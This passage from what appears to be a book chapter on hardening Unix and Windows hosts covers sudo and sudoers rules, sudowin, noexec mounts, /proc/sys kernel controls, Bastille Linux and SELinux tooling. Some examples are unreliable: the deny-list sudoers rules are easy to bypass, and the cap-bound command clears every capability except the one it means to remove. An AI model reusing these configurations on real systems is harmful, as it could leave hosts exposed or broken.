sudo is available on almost every Unix-like system, and as such, many administrators are at least mildly familiar with it. When you use *sudo*, you are not actually assuming the UID of *root* to run a command; you are using the *sudo* process to execute the command as *root*. This differs from the traditional *su* command, which substitutes a user identity for your own. It sounds like a subtle difference, but there are some practical upshots to this scheme. The first is logging; by default, *sudo* logs all usage and command lines to *syslog*. The second major benefit is access control: you can configure *sudo* to allow only a small subset of your users to run only a small subset of commands at elevated privilege.

Unfortunately, most administrators don't have the time to learn how to configure *sudo* in the best possible way. In a perfect world, you would want to restrict the programs the *sudo*ers can use while still leaving them access to the programs they need to elevate privilege. For example, maybe your administrators need the ability to add, edit, or remove users, affect user's quotas, start and stop important processes, or kill processes that have gotten out of hand. Even if you are only administering your own laptop, it's traditional advice to log in as a regular user and increase your privilege only when you have to. Apple OS X takes this attitude by default, and it's actually impossible to log into an OS X box directly as *root* unless you make some changes to the *netinfo* database. All administrative functions happen through a rather slick (and sadly, proprietary) interface to *sudo*.

Even if you are already using *sudo*, I'm sure that if you looked at the */etc/sudoers* file on most systems, it would look something like this:

```
# User privilege specification
root      ALL=(ALL) ALL
```

```
billy     ALL=(ALL) ALL
# Uncomment to allow people in group wheel to run all commands
%wheel    ALL=(ALL) ALL
%admins   ALL=(ALL) ALL
```

It's better than just giving the root password to Billy, but it's just about as secure. The obvious intent here is to allow Billy the ability to run any command he needs to, but it opens up a huge door of unintended possibilities. For example, Billy can change the *root* password to whatever he wants just by entering `sudo passwd root`. Or, Billy can use *sudo* to spawn a shell and sidestep *sudo*'s logging capability by entering `sudo /bin/bash`. So what makes sense here is to identify the programs Billy needs to raise privilege and limit his access to allow only those programs.

Here's an */etc/sudoers* file that solves a few of these problems. We group the administrators into a user alias and tell *sudo* that they cannot elevate the privilege of the shells on the system or of the *su* program by preceding the commands with the ! character. Then, we tell *sudo* that these administrators are allowed to modify the user database and kill programs if necessary. This is a pretty locked-down */etc/sudoers*, but it serves as an example:

```
# User privilege specification
root      ALL=(ALL) ALL

Cmnd_Alias    SHELL = /bin/bash, , /bin/csh, /bin/sh, /usr/bin/bash
Cmnd_Alias    PROGRAMS = /usr/sbin/useradd, /usr/sbin/userdel /usr/sbin/usermod
User_Alias    ADMINS = billy, bob, frank
ADMINS        ALL = !/usr/bin/su, !SHELL, PROGRAMS, /bin/kill
```

Here's another example, this time with a number of restrictions enabled, but allowing user *emarkham* the ability to elevate programs in the */bin*, */sbin*, */usr/bin*, and */usr/sbin* directories as well as a custom-written administration script:

```
# User privilege specification
root      ALL=(ALL) ALL

Cmnd_Alias    SHELL = /bin/bash, /bin/csh, /bin/sh, /usr/bin/bash
Cmnd_Alias    PATHS = /bin/, /sbin/, /usr/bin/, /usr/sbin/

# custom admin program, does remote shutdowns, backups, restores, etc.
Cmnd_Alias    ADMINCMDS = /usr/local/sbin/administration.pl
Cmnd_Alias    DANGEROUS = /usr/bin/passwd, /bin/su

emarkham      ALL = PATHS, ADMINCMDS, !SHELL, !DANGEROUS
```

Take special note of the line that specifies what the user *emarkham* is allowed to run. The order is important because the rules are processed left to right. If the order were `!SHELL, !DANGEROUS, PATHS`, then *sudo* would happily allow *emarkham* to run *passwd*, which is the exact opposite of what we're trying to accomplish here. Depending how complex you want to go with your *sudo* rules, generally specifying what the user is allowed to do first, and then specifying what the user is not allowed to do last produces good results. It's easier if you have a good idea of what commands you want the user to access and then build up from there.

This example */etc/sudoers* file is commented with lines that start with a # character. If you don't get in the habit of commenting your config files, eventually you will end up with a set of rules as complex and as difficult to understand as your firewall tables.

sudowin

Even though many administrators do not exploit all the functionality of Unix's *sudo*, the most commonly used security features are still light years ahead of how most people run Microsoft Windows. Almost every Windows user ends up running his machine as Administrator, because the system is rather difficult to actually use as an unprivileged user, even if you are a member of the Power Users group. For starters, installing or removing software typically requires Administrator rights, not to mention adding devices and their requisite drivers. Many people I work with (all security professionals!) have given up on running Windows XP as a regular user, and eventually add themselves into the Administrators group. Windows Vista provides a way to avoid this via a new system called User Account Control (UAC), but even so, it does not actually provide a way for a user to bump his privilege level without entering a separate administrative password. Even when UAC is run in Admin Approval Mode, users are never allowed to increase their privilege level to perform a task; instead, they enter their passwords to confirm an action allowed at their existing levels of privilege.

At any rate, as I write this, Windows Vista is only recently released, and for the moment, most machines running an operating system from Microsoft are running some variety of Windows XP or Windows 2000 or Windows Server 2003, all systems that do not include User Account Control.

Thankfully, there is a way to run a real *sudo* on Windows. Schley Andrew Kutz wrote a full-featured *sudo* system for Windows called *sudowin*. You can freely download *sudowin* from *http://sudowin.sourceforge.net*. *sudowin* works by using the Win32 Terminal Services APIs and in practice acts very much like the Unix *sudo* system. You can use *sudowin* at the command line, just like you would use *sudo* on Unix, but most users will be interested in *sudowin*'s GUI. To use it, right-click on an application as shown in Figure 14-4, and choose Sudo... to get a password dialog box. Enter your user's password as shown in Figure 14-5, and your effective privilege level for that process is elevated.

Unfortunately, as shown in Figure 14-6, *sudowin* doesn't provide any confirmation message indicating whether your request for elevated privileges was granted.

By default, *sudowin* allows a user to run Explorer, CMD, Notepad, and Regedit with elevated privileges, but not any other commands. Most people find this pretty limiting and wish to change the configuration. It's too bad that *sudowin* doesn't come with a configuration GUI. To configure *sudowin*, you have to edit XML files,



Figure 14-4. Right-click on something and select Sudo

Figure 14-5. Enter your password into the dialog box



Figure 14-6. You have no clue if it worked!

typically buried deep in the recesses of your filesystem at *C:\Program Files\Sudowin\Server\sudoers.xml*. You can either add additional apps to the *sudowin* configuration file, or take the sledgehammer approach and edit *sudoers.xml* to allow a user to elevate any program he wants. For example, if your username were *bob* on the machine named *bobsmachine*, you would edit the *sudoers.xml* file to look something like this:

```
<userGroup name="standard">
    <users>
        <user name="bobsmachine\bob" allowAllCommands="true"/>
    </users>
```

```
<!—other parts of the configuration file -->
</userGroup>
```

Yes, this is exactly the same strategy I just advised you *not* to take with the Unix version of *sudo*, but for Windows it does make sense. For starters, if you are trying to harden your own machine, and are a member of the Power Users group (which you will in all likelihood want to be a member of), you should actually have a limited number of cases when you need to elevate your privilege level. Software installs come to mind. Unfortunately, software installers are not all named the same thing in Windows, as opposed to, say, Debian or Red Hat Linux, where most of the software you want to install is done through the *apt-get* or *rpm* interfaces. On those systems, you can tell *sudo* that a user can run *rpm* or the like, and be done with it. On Windows, every different installer seems to have its own unique name.

Issues with sudowin

Not everything is wine and roses with *sudowin*. Occasionally, you'll need to run an installer or a system program as Administrator using the traditional Run As... dialog. Usually, this happens with games or device driver installation. I had to do a Run As… when installing Silent Hunter III, and for installing drivers for my digital camera. More importantly, *sudowin* does not give any indication as to which program window is running with elevated privilege. If you have lots of program windows up at the same time, it's easy to lose track of which of them has the special sauce. The documentation at the project's web site is of high quality and explains the entire *sudowin* architecture in fine-grained detail. I wish more developers spent as much time on their documentation as Mr. Kutz seems to.

If you are thinking of using *sudowin* on a large corporate network as a full-on replacement for Active Directory permissions, you are probably going to be disappointed with the results, namely because at the time of this writing there does not yet seem to be any convenient way to centrally manage the *sudowin* configuration through Active Directory.

14.4 Limiting Damage

When we look at real-world examples of physical security, the two most visible indications that something has been secured are that we can see the limitations on access that are in place, and we can see the steps that have been taken to limit potential damage. If you look at the front gate at an Army base, you see a checkpoint, one or more armed guards that check credentials, and possibly some speed bumps or gates. These are all there to limit access. But, for the more secured areas, you might also see concrete barriers, or maybe a concrete bunker, or a series of sandbags. While these do provide some capability to limit access, they are made from these strong materials to limit potential damage; e.g., sandbags absorb the energy of bullets, concrete bunkers can withstand explosions that would destroy wooden buildings. The checkpoint at an Army base is designed to repel an attack.

Even when you are not trying to protect against an attack, the real world provides examples of how to secure an area to limit the effects of unintentional actions. A Formula 1 car driver races on a track that is surrounded by both hard and soft barriers to protect spectators from fast-moving debris in case of a crash, and walls are in place to protect the other drivers in case a car loses control and comes across the track. Airports are designed with buffer space around the runway, and barriers to stop debris propelled by powerful jet engines. Your home or office has technology to limit damage in case of a fire, as gypsum drywall provides a level of fire resistance, and overhead sprinkler systems douse flames with water or other chemicals to control the extent of a blaze.

On a computer, we can limit the effect of damaging attacks through the access control methods discussed earlier, or we can create or modify subsystems that are configured to limit the effectiveness of attacks or accidental damage. One way is to alter how the system handles memory and in doing so, limit the effectiveness of traditional buffer overflow attacks by implementing stack protection or memory canaries. Another method is to configure the system so that execution is limited to known binaries in known locations—for example, by *chroot*ing an FTP service. At the extreme end, we can wrap an entire subsystem into a virtualized environment that runs entirely in software, capable of being restored to a prior state if something were to go awry.

Mounting Volumes As noexec

If you are running a web server or an FTP server, one important attack vector to consider is what users are able to upload to your site. Many web applications contain vulnerabilities that may allow users to upload files to common locations—for example, */tmp*. If a user manages to upload a program into */tmp* and exploits another mechanism to execute that program, you are looking at a compromise of your web server. Therefore, it's common practice to mount any volumes that users can upload files to as *noexec*. This does not suddenly make your system bulletproof, but it does protect against simple scripted file-drop attacks and is relatively painless.

Edit your */etc/fstab* to look something like this:

```
/dev/hda3       /tmp    ext3    noexec    0       1
```

Of course, change the device (here, it's *hda3*) to your */tmp* partition. If you are running your FTP server in a *chroot*ed environment, you can use this trick to further harden the *chroot* jail. Of course, you have to have separate partitions for each mount point.

```
#fstab
/dev/hda9       /opt/jail           ext3    defaults          0    0
/dev/hda6       /opt/jail/etc       ext3    noexec,nosuid,ro  0    0
/dev/hda7       /opt/jail/bin       ext3    ro                0    0
/dev/hda8       /opt/jail/data      ext3    noexec,nosuid     0    0
```

There is some more information on mounting *noexec* at *http://www.debian-administration.org/articles/57*.

Controlling the Linux Kernel Through /proc/sys

Even though almost everyone interacts with it at some level, most Linux users and administrators rarely if ever directly probe into the */proc* filesystem. Instead, we use tools such as *lsmod*, *lspci*, *dmesg*, *ipfw*, *ipchains*, or *iptables* and the like to query or change the state of the running kernel. Generally, this is OK, but if you want to lock down a Linux box, it's best to have an understanding of what you are actually changing. Thankfully, most of what we are interested in modifying is somewhat self-explanatory, and all of it is documented either in the kernel source tree or on the Web.

First up, let's get some background on what we're doing. As previously stated, the primary location to make changes to a running Linux kernel is within the virtual directory */proc*. This isn't an actual directory structure on your hard disk, taking up space; */proc* exists in memory and is created and updated dynamically as the system runs.

Open up a shell and *cd* into the */proc* directory. Let's take a look at what's here. On my Gentoo system, I see this:

```
choad:~# cd /proc/
choad:/proc# ls
1/      19341/  2/      5221/  9/         execdomains  mounts@
10/     19345/  20535/  5457/  9400/      fb           mtrr
11/     19380/  20536/  5458/  96/        filesystems  net/
12496/  19383/  20571/  5459/  97/        fs/          partitions
12613/  19385/  22282/  5460/  98/        ide/         scsi/
12614/  19387/  22287/  6/     asound/    interrupts   self@
12621/  19394/  22302/  7/     buddyinfo  iomem        slabinfo
12622/  19396/  22307/  706/   bus/       ioports      stat
12623/  19399/  22342/  720/   cmdline    irq/         swaps
14/     19401/  2491/   721/   config.gz  kallsyms     sys/
15/     19402/  2493/   724/   cpuinfo    kcore        sysrq-trigger
16/     19405/  2523/   725/   crypto     kmsg         sysvipc/
17358/  19407/  2535/   744/   devices    loadavg      tty/
17371/  19409/  2949/   745/   diskstats  locks        uptime
1740/   19411/  3/      746/   dma        meminfo      version
19324/  19415/  4/      8/     dri/       misc         vmstat
19340/  19417/  5/      858/   driver/    modules      zoneinfo
choad:/proc#
```

Basically, the */proc* virtual filesystem provides an organized way to examine and modify running system attributes. Here, we can see a lot of directories with names consisting entirely of numbers. These directories represent the processes IDs running on the system at the exact moment (give or take) that I ran the `ls /proc` command. If I take a peek into the *1* directory, I'll see a few virtual files:

```
choad:/proc# ls 1/
attr/    cwd@     fd/   mounts      oom_score  smaps  status
auxv     environ  maps  mountstats  root@      stat   task/
```

```
cmdline  exe@     mem    oom_adj     seccomp    statm  wchan
choad:/proc#
```

If I want to take a look at, say, some basic information about whatever this `1` process is, I can get its status:

```
choad:/proc# cat 1/status
Name:   init
State:  S (sleeping)
SleepAVG:       88%
Tgid:   1
Pid:    1
PPid:   0
TracerPid:      0
Uid:    0       0       0       0
Gid:    0       0       0       0
FDSize: 32
Groups:
VmPeak:     1528 kB
VmSize:     1524 kB
VmLck:         0 kB
VmHWM:       488 kB
VmRSS:       376 kB
VmData:      152 kB
VmStk:        88 kB
VmExe:        36 kB
VmLib:      1220 kB
VmPTE:        12 kB
Threads:        1
SigQ:   0/16372
SigPnd: 0000000000000000
ShdPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: fffffffe57f0d8fc
SigCgt: 00000000280b2603
CapInh: 00000000fffffeff
CapPrm: 00000000ffffffff
CapEff: 00000000fffffeff
```

Here I can see that the process at PID 1 is in fact *init*, that right now it's sleeping, and that it was spawned by UID 0 (a.k.a. *root*). I also see some memory usage statistics and some signal information. This is fascinating if you are planning to write a replacement for, say, *ps*. The point is, you can readily find information about what the system is running by going directly into the */proc* filesystem and poking around. Let's say that you suspect that a process is chewing up memory. You can find out the current state of system memory by looking at the contents of */proc/meminfo*:

```
choad:/proc# cat meminfo
MemTotal:      2074820 kB
MemFree:        301296 kB
Buffers:        150832 kB
Cached:        1406284 kB
SwapCached:        696 kB
```

```
Active:        1145384 kB
Inactive:       517372 kB
HighTotal:     1178152 kB
HighFree:         1692 kB
LowTotal:       896668 kB
LowFree:        299604 kB
SwapTotal:     1004052 kB
SwapFree:      1002248 kB
Dirty:               0 kB
Writeback:           0 kB
Mapped:         134928 kB
Slab:            97424 kB
CommitLimit:   2041460 kB
Committed_AS:   304884 kB
PageTables:       1052 kB
VmallocTotal:   114680 kB
VmallocUsed:     40188 kB
VmallocChunk:    69108 kB
choad:/proc#
```

Now, let's jump back to the */proc* directory proper and take a closer look into the */proc/sys* directory. Inside */proc/sys* you'll find a number of subdirectories:

```
choad:~# cd /proc/sys
choad:/proc/sys# ls
debug/  dev/  fs/  kernel/  net/  proc/  vm/
```

The two places we'll be focusing are in the */proc/sys/kernel/* and the */proc/sys/net/* directories. The other directories are interesting in their own right, but in the interest of space, let's focus on the *kernel* and *net* portions.

Inside */proc/sys/kernel*, we see:

```
choad:<<src/linux/include/linux# ls /proc/sys/kernel
bootloader_type  max_lock_depth  panic                   sg-big-buff
cad_pid          modprobe        panic_on_oops           shmall
cap-bound        msgmax          pid_max                 shmmax
core_pattern     msgmnb          printk                  shmmni
core_uses_pid    msgmni          printk_ratelimit        sysrq
ctrl-alt-del     ngroups_max     printk_ratelimit_burst  tainted
domainname       osrelease       pty/                    threads-max
fbsplash         ostype          random/                 unknown_nmi_panic
hostname         overflowgid     randomize_va_space      version
hotplug          overflowuid     sem
```

/proc/sys/kernel/cap-bound

I don't often play with */proc/sys/kernel/cap-bound*, but it really does warrant attention because it's a powerful hardening tool. By changing the bit-value of *cap-bound*, you can restrict a great many capabilities of processes, even ones that operate as *root*. I always have to reference the capabilities table every time I want to change this value, so it's worth taking a look at your capabilities file inside your kernel source (often in */usr/src/linux/include/linux/capabilities.h* if you don't know for certain). I

usually set */proc/sys/kernel/cap-bound* to prevent module loading after the system has booted by sending the following:

```
echo $((1 << 16)) >/proc/sys/kernel/cap-bound
```

Try these resources for more good info: *http://lwn.net/1999/1202/kernel.php3* and *http://lwn.net/1999/1202/capabilities.php3*.

/proc/sys/net

This directory has several settings to harden your network connections. You might have different options here depending on which *nix distribution you're using. For more information on using this for ICMP and IP control, go to *http://www.linuxsecurity.com/content/view/111337/65/*.

/proc/sys/kernel/modprobe

This file contains the path to whatever program is used to when a kernel thread calls *kmod* to load kernel modules. By default, this path is */sbin/modprobe*. Changing this value to a garbage value effectively turns off the kernel's ability to load modules. One neat way to make rootkit installation difficult is to change this value after the system has booted. Rootkits often depend on loading a kernel module to obfuscate their runtime behavior. Unfortunately, this also means that your own programs won't be able to load modules as necessary, which can break things. Many implementations of X (whether you're running Xorg or XFree86 or some other X implementation) dynamically load the video card driver into memory when X starts up. You can preload any necessary modules into your kernel at system boot, and then change value of */proc/sys/kernel/modprobe* as the last step in the boot process. It's kind of a hack, but it does work. To do this on my Gentoo machine, I have to edit two files, */etc/modules.autoload.d/kernel-2.6* (if you are still running kernel-2.4, then edit the appropriate file instead), and */etc/conf.d/local.start*.

My */etc/modules.autoload.d/kernel-2.6* looks like this:

```
# /etc/modules.autoload.d/kernel-2.6:  kernel modules to load when system boots.
e1000
i810
ehci_hcd
uhci_hcd
usbhid
snd-intel8x0
nvidia
```

Notice that the `nvidia` module—the binary driver for my GeForce card—is loaded manually so that when I want to start up X, it's already in place.

Next, edit whatever file init loads last and make sure the last executed line reads:

```
echo "/bin/false" > /proc/sys/kernel/modprobe
```

I say "whatever init loads last" because different systems want to do their own thing when running startup scripts. It's unnecessarily confusing, but that's the state of Linux distributions for you. Table 14-1 shows the last init file loaded for various Linux distributions.

Table 14-1. Last init file loaded for various Linux distributions

Distribution	Final init script	Notes
Debian	*/etc/rc.local*	The *rc.local* script requires `exit 0` at the end to work properly.
Fedora Core	*/etc/rc.d/rc.local*	
Gentoo	*/etc/conf.d/local.start*	
Red Hat Enterprise Linux	*/etc/rc.d/rc.local*	
Slackware	*/etc/rc.d/rc.local*	
Suse	*/etc/init.d/boot.local*	
Ubuntu	*/etc/rc.local*	See note for Debian.

If your Linux distro isn't listed in the table, check the documentation that came with it to see what order your particular *init* loads scripts. Outside of that, I have good luck with a simple Google search for "*`distro_name`* init script local."

If you are *extremely* paranoid of someone running a rootkit on your Linux system, then compile all of the drivers you need directly into the kernel and disable dynamic module loading altogether. Be aware that you won't be able to compile in binary-only drivers, particularly video card drivers provided by vendors such as NVidia and ATI. This isn't as bad as it used to be; my experience has been that the open source drivers provided in the Xorg distribution are actually superior for typical 2D desktop operation, not to mention easier to get running with the Xorg configurator.

14.5 Bastille Linux

After you've gone through hardening your system a few times, you start to wish there was some kind of automated way of doing things. Thankfully, there is. Bastille Linux is a scripted framework that walks an administrator through the process of system hardening. It's relatively easy to install and use and works with a large number of Linux distributions as well as provides some preliminary Mac OS X support.

Bastille requires Perl to be installed, as well as *ncurses* or Tk. If you are running a system that handles package dependencies for you (e.g., Debian, Ubuntu, or CentOS) this shouldn't be a problem. If, on the other hand, you are rolling your own Linux system, you need to make sure that you have the Perl *libcurses* libraries as well.

Once Bastille is installed, you can start the configuration interface by running the command `InteractiveBastille`, which will display the window shown in Figure 14-7.


Bastille
Modules
Title Screen
FilePermissions
AccountSecurity
BootSecurity
SecureInetd
ConfigureMiscPAM
Logging
MiscellaneousDaemons
TMPDIR
Firewall
End Screen
Question
Explanation
(Tk User Interface)
v2.1.1
Please answer all the questions to build a more secure system.
The OK and Back buttons navigate forward and backward in the questions database. Changes made in the Answer field are *only* saved when you push the OK button! The "modules" in the questions database are listed to the left. You can jump to the start of any module simply by clicking on its name.
If at any time you would like to save your configuration changes goto the 'End Screen' module and answer it 'yes'. You will then be asked if you would like to save the changes made.
Some questions have two levels of explanatory text, which you can adjust with the Explain Less/More button.
Please address bug reports and suggestions to jay@bastille-linux.org
Bugs in the Tk user interface are the fault of allenp@nwlink.com.
Answer
<- Back
Restore Default
Explain Less
OK ->

Figure 14-7. Screenshot of Interactive Bastille starting

The Bastille setup is remarkably clear and well documented, and it really makes no sense for me to go through each and every option, but I do want to highlight some that I consider important or nonintuitive:

Should Bastille disable clear-text r-protocols that use IP-based authentication?
: Yes, definitely. This is a must, just like turning off Telnet and moving to SSH is a giant leap forward in reducing the number of times your password is sent in the clear. You should be running SSH, since it completely replaces all of the functionality in *rlogin*, *rexec*, *rhost*, and so on.

Should we disallow root login on all ttys?
: This one is a little difficult to get used to, but if you have installed *sudo* and are using it, you have little need to directly log in as *root*. Say "Yes" here.

Would you like to password-protect single-user mode?
: I turn this on, even though it doesn't provide a whole lot of real security. If someone has uninterrupted physical access to the machine, then you have pretty much lost the battle. But I turn this on anyway on servers for two reasons.

  One reason is that if someone who works with me is mildly messing with one of the machines in the data center and they don't know what they're doing, as soon as they get a password prompt, they inevitably call me. At the very least, this has kept me in the loop while a DBA who thought that he was qualified to upgrade the system managed to reboot the completely wrong server into single-user mode (despite the fact that the servers were labeled). First I got a page telling me

that the web server was offline; then I got a phone call from the DBA asking "What's the password on the database server?"

The other reason I turn this on is because it impresses the brass when you say "All runlevels require authentication, even runlevel 1 requires a password on our system." If they know what you are talking about, you can share a small chuckle, which is nice.

This doesn't really do anything for you unless you are planning to beef up the physical security as well or run encrypted filesystems on your hard drives.

Should Bastille ensure the Telnet service does not run on this system?

I turn this on because I don't want Telnet on my systems; however, you probably *don't* want this on. For example, if you install some software that uses the Telnet protocol for remote administration and does not yet provide an SSH interface, you are going to be incredibly frustrated for hours on end trying to figure out why you can't reach your administration interface. If you do decide to have Bastille block Telnet, put a big fat sticky note on your desktop monitor that says "Bastille has Telnet blocked" so you won't be pulling your hair out at 3 a.m. trying to figure out why the new IT guy can't remotely configure some software you never heard of before.

Should Bastille ensure inetd's FTP service does not run on this system?

I'm of two minds on this one. On the one hand, I am not a fan of FTP as a protocol and use *scp* or *sftp* almost exclusively. On the other hand, having the ability to turn FTP on is useful sometimes when someone running Windows needs to plop a file onto the system for you and they don't have *ssh* installed. My solution to this is to not install a traditional FTP system and instead run a usermode FTP server. My favorite is `Net::FTPServer`, written for Perl and available from CPAN.

Would you like to add additional logging?

Unless you are running on an extremely tight budget and cannot afford disk space, you want to turn this on.

Outside of hardening the filesystem, Bastille has the capability to roll your own firewall rules. If you are not already running any, take advantage of the nice GUI and at least get some basic firewalling turned on. You can read more about firewall technology in Chapter 13

14.6 SELinux

The current security model of most *nix derivatives is based on Discretionary Access Control (DAC). It relies on tools and conventions working on a cooperative basis. Those are the classic user and group file ownership as well as Read, Write, Execute rights. Because the security model is not enforced at any given centralized point, it starts falling apart whenever an attacker manages to gain control of a process

through an exploit. It is then possible for the attacker to execute processes with identical ownership as the attacked program.

By contrast, Security Enhanced Linux (SELinux) is an implementation of Mandatory Access Control (MAC) for Linux. Simply put, it is a kernel facility that restricts user mode programs to the minimum amount of kernel privileges they require to do their job. Enforcement is done at kernel level and requires a policy for the various daemons and programs running. Therefore, unless the kernel itself is compromised, it is not possible to access resources outside the context of the locally compromised piece of software. Because SELinux does not require program source code modifications, the security benefits of using SELinux are immediate and can include a wide variety of applications.

In practice, however, one of the biggest and most common drawbacks of this system has been the resolution of mysterious problems seemingly related to enabling SELinux. In fact, being unable to understand why an otherwise correctly installed and configured piece of software does not run has been a major hurdle in its adoption. Until very recently, I too was running my production systems with SELinux disabled, which did not do me one bit of good. Fortunately, with the arrival of Fedora Core 6 and Red Hat Enterprise Server 5, a new set of tools was released that makes effectively using SELinux so easy it is actually becoming trivial!

Enabling SELinux

To use SELinux on Fedora Core 6, the first thing is to edit */etc/sysconfig/selinux* and make sure the file contains:

```
SELINUX=enforcing
SELINUXTYPE=targeted
```

The second thing is to install the newly released *setroubleshoot* package.

```
[emoret@renault-5 ~]$ sudo yum -y install setroubleshoot
```

setroubleshoot provides a framework to monitor SELinux events. This framework will relay any access violation to the end user and provide a clear description of the issue, often suggesting ways to correct the problem. When SELinux prevents access to a given resource, it will relay a message to the end user. Once you have enabled SElinux, you should restart your computer. The first boot may include a relabeling of the filesystem as shown in Figure 14-8.

Once this is finished, log in with your regular user account and start working as usual.

Transparent Usage of SELinux

Whenever a policy violation occurs, a pop-up window should appear, as in Figure 14-9.


sda: assuming drive cache: write through
sdb: assuming drive cache: write through
sdb: assuming drive cache: write through
Reading all physical volumes. This may take a while...
Found volume group "VolGroup00" using metadata type lvm2
2 logical volume(s) in volume group "VolGroup00" now active
Welcome to Fedora Core
Press 'I' to enter interactive startup.
Setting clock (localtime): Wed Oct 25 12:23:28 PDT 2006 [OK]
Starting udev: [OK]
Loading default keymap (us): [OK]
Setting hostname rawhide.secteam.juniper.net: [OK]
Setting up Logical Volume Management: 2 logical volume(s) in volume group "Vol
Group00" now active
[OK]
Checking filesystems
[OK]
Remounting root filesystem in read-write mode: [OK]
Mounting local filesystems: [OK]
*** Warning -- SELinux targeted policy relabel is required.
*** Relabeling could take a very long time, depending on file
*** system size and speed of hard drives.
/sbin/setfiles: labeling files under /
****

Figure 14-8. Filesystem relabeling following SELinux setup

Figure 14-9. SELinux sealert pop-up window

This kind of alert is hard for a user interacting at the console to miss. For server hosts, it is also possible to configure *setroubleshootd* to send alerts by email. To do so, edit */etc/setroubleshoot/setroubleshoot.cfg* and add `root` to the `recipients` list. As usual, make sure *root*'s email is actually routed to a real user by editing */etc/aliases* and adding a recipient to *root* emails. For example:

```
# Person who should get root's mail
root:      emoret
```

When clicking the icon, the *setroubleshoot* browser starts and provides not only the raw SELinux violation string but also suggests ways to fix it. In Figure 14-10 we can see the *setroubleshoot* browser window showing an alert involving the Apache web server being denied to serve the *index.html* file because it is incorrectly labeled. The simple fix suggested by the tool is to relabel the noncompliant file with the command:

```
[emoret@renault-5 ~]$ sudo restorecon -v /var/www/html/index.html
```

setroubleshootd is not only a convenience, it really makes a difference in the day-to-day utilization of SELinux-protected hosts.

setroubleshoot browser
File Edit Help
Filter
Date
Count
Category
Summary
Wed Oct 25 2006 4:17 PM
2 File Label
SELinux is preventing the /usr/sbin/httpd from using potentially mislabeled files (/var/www/html/index.html)
Wed Oct 25 2006 11:16 AM
1 File Label
SELinux is preventing the /usr/sbin/httpd from using potentially mislabeled files pipe:[46109] (unconfined_t).
Summary
SELinux is preventing the /usr/sbin/httpd from using potentially mislabeled files (/var/www/html/index.html).
Detailed Description
SELinux has denied /usr/sbin/httpd access to potentially mislabeled file(s) (/var/www/html/index.html). This means that SELinux will not allow /usr/sbin/httpd to use these files. It is common for users to edit files in their home directory or tmp directories and then move (mv) them to system directories. The problem is that the files end up with the wrong file context which confined applications are not allowed to access.
Allowing Access
If you want /usr/sbin/httpd to access this files, you need to relabel them using restorecon -v /var/www/html/index.html. You might want to relabel the entire directory using restorecon -R -v /var/www/html.
Additional Information
Source Context system_u:system_r:httpd_t
Target Context system_u:object_r:user_home_t
Target Objects /var/www/html/index.html [file]
Affected RPM Packages httpd-2.2.3-5 [application]
Policy RPM selinux-policy-2.3.18-10
Selinux Enabled True
Policy Type targeted
MLS Enabled True
Enforcing Mode Enforcing
Plugin Name plugins.home_tmp_bad_labels
Host Name renault-5.secteam.juniper.net
Platform Linux renault-5.secteam.juniper.net 2.6.18-1.2798.fc6 #1 SMP Mon Oct 16 14:37:32 EDT 2006 i686 i686
Raw Audit Messages
avc: denied { getattr } for comm="httpd" dev="dm-0" egid="48" euid="48" exe="/usr/sbin/httpd" exit="-13" fsgid="48" fsuid="48" gid="48" items="0" name="index.html" path="/var/www/html/index.html" pid="4315" scontext=system_u:system_r:httpd_t:s0 sgid="48" subj="system_u:system_r:httpd_t:s0" suid="48" tclass="file" tcontext=system_u:object_r:user_home_t:s0 tty="(none)" uid="48"

Figure 14-10. setroubleshoot browser window

Tweaking SELinux's Policy

The default Red Hat SELinux Targeted policy includes a number of Boolean variables that can be tweaked to adjust the policy to your specific environment. The new graphical SELinux Management Tool makes tweaking SELinux simpler than ever, and lets you change those variables from within the GUI. You can launch it from the System → Administration menu or from the command line under the name *system-config-selinux*. As shown in Figure 14-11, the tool allows you to:

- Change the default SELinux enforcing mode.
- Tweak the current SELinux policy parameters.
- Change default file labels.
- Map regular Linux users to SELinux users (in the targeted policy this is not used).
- Assign roles to SELinux users.
- Define SELinux TCP and UDP port types and assign port numbers.
- Enable audit for specific policy modules.


SELinux Management Tool
File Help
Select:
Status
Boolean
File Labeling
User Mapping
SELinux User
Translation
Network Port
Policy Module
Admin
Cron
CVS
Databases
FTP
HTTPD Service
Allow Apache to use mod_auth_pam.
Allow HTTPD cgi support
Allow httpd daemon to write files in directories labeled public_content_rw_t
Allow HTTPD scripts and modules to connect to the network.
Allow HTTPD scripts and modules to network connect to databases.
Allow httpd scripts to write files in directories labeled public_content_rw_t
Allow httpd to act as a relay.
Allow HTTPD to read home directories
Allow HTTPD to run as a ftp server
Allow HTTPD to run SSI executables in the same domain as system CGI scripts.
Allow HTTPD to support built-in scripting

Figure 14-11. SELinux Management Tool

Local SELinux Policy Generation

In some rare instances, the default policy might not define an access that your specific setup requires. Because SELinux denies anything that has not been explicitly approved, you may have to generate a local policy module. When you receive such a denial, *setroubleshoot* browser could display a message such as the following:

```
Sometimes labeling problems can cause SELinux denials.
You could try to restore the default system file context for
audit, restorecon -v audit If this does not work, there is currently
no automatic way to allow this access. Instead, you can generate a
local policy module to allow this access - see FAQ Or you can disable
 SELinux protection altogether. Disabling SELinux protection is not
recommended. Please file a bug report against this package.
```

Here again, the excellent work put into SELinux usability makes the process of generating a local policy almost trivial:

1. Start by extracting the specific deny alert you want to allow by cutting and pasting the `avc: denied` entry from the bottom of the *setroubleshoot* browser window.
2. Change the directory to the local policies and use the *audit2allow* tool to automatically generate a policy:

```
[root@renault-5 ~]# cd /usr/share/selinux/targeted
[root@renault-5 ~]# echo 'type=AVC msg=audit(1164222416.269:22): avc: denied
{ use } for pid=1940 comm="setsebool" name="0" dev=devpts
```

```
 ino=2 scontext=system_u:system_r:semanage_t:s0
tcontext=system_u:system_r:init_t:s0 tclass=fd' |
audit2allow -M mysemanage
Generating type enforcment file: mysemanage.te
Compiling policy
checkmodule -M -m -o mysemanage.mod mysemanage.te
semodule_package -o mysemanage.pp -m mysemanage.mod

****************** IMPORTANT **********************

In order to load this newly created policy package into the kernel,
you are required to execute

semodule -i mysemanage.pp
```

3. Recompile the policy file and regenerate the file context file. This does not need to be done more than once; it is permanent and survives reboots:

```
[root@renault-5 ~]# semodule -i /usr/share/selinux/targeted/mysemanage.pp
```

I never had to know or do more than what is described here; however, for the sake of curiosity, you may want to keep reading as I dive into more of the inner working mechanism and jargon.

Underlying SELinux Principle of Operations

SELinux is an implementation of Mandatory Access Control (MAC). It operates at kernel level and enforces rules defined by policies. Those rules apply to sets of security contexts or *labels* associated with objects and processes from the system. The label format has the notation *user*:*role*:*type*, where the following is true:

user
